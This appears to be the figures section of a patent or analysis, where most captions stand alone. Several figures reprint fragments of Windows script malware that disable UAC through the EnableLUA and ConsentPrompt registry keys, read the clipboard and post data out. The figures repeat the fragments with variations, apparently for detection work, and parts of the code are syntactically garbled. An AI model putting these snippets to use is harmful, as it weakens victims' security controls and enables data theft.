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


FIG. 1A

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


FIG. 1B

```

...
    post (retcmd, content);
} catch (err) {
}
}
function disableSecurity () {
    if (WScript.Arguments.Named.Exists("elevated") = true) {
        var oReg = GetObject("winmgmts: (impersonationLevel=impersonate)!\.\.\root\\default:StdRegProv");
        oReg.SetDwordValue(0x800000002, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
"EnableLUA", 0);
        oReg.SetDwordValue(0x800000002, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
"ConsentPrompt", 0);
        oReg = null;
    }
}
curDir = CreateObject("Scripting.FileSystemObject").GetParentFolderName(WScript.ScriptFullName)

Function chr(code) {
    return String.fromCharCode(code);
}
Function gsp(path) {
    return filesystemobj.getFile(path).shortPath;
}
Set objhtml = CreateObject("htmlfile")
ClipboardText = objHTML.ParentWindow.ClipboardData.GetData("text")
...

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```
...
    if(WScript.Arguments.Named.Exists("elevated") = true) {
        var oReg = GetObject("winmgmts: (impersonationLevel=impersonate)!\\\.\.\\root\\default:StdRegProv");
        oReg.SetDwordValue(0x800000002, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
"EnableLUA", 0);
        oReg.SetDwordValue(0x800000002, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
"ConsentPrompt", 0);
        oReg = null;
    }
}
```

```
return String.fromCharCode(code);
```

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```
return filesystemobj.getFile(path).shortPath;
```

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FIG. 2B

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```
...
    if(WScript.Arguments.Named.Exists("elevated") = true) {
        var oReg = GetObject("winmgmts: (impersonationLevel=impersonate)!\\\.\.\\root\\default:StdRegProv");
        oReg.SetDwordValue(0x800000002, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
"EnableLUA", 0);
        oReg.SetDwordValue(0x800000002, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
"ConsentPrompt", 0);
        oReg = null;
    }

    return filesystemobj.getFile(path).shortPath;
...

```

FIG. 2C

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```
...
if (WScript.Arguments.Named.Exists("elevated")) = true) {
    var oReg = GetObject("winmgmts: (impersonationLevel=impersonate)!\...\root\\default:StdRegProv");
    oReg.SetDwordValue(0x800000002, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", "EnableLUA", 0);
    oReg.SetDwordValue(0x800000002, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", "ConsentPrompt", 0);
    oReg = null;
    return filesystemobj.getFile(path).shortPath;
...

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FIG. 2D

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```
...
if (WScript.Arguments.Named.Exists("elevated")) = true) {
    var oReg = GetObject("winmgmts: (impersonationLevel=impersonate)!\...\root\\default:StdRegProv");
    oReg.SetDwordValue(0x800000002, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", "EnableLUA", 0);
    oReg.SetDwordValue(0x800000002, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", "ConsentPrompt", 0);
    oReg = null;
    return filesystemobj.getFile(path).shortPath;
...

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FIG. 2E

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


FIG. 2F




FIG. 3

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


FIG. 4




FIG. 5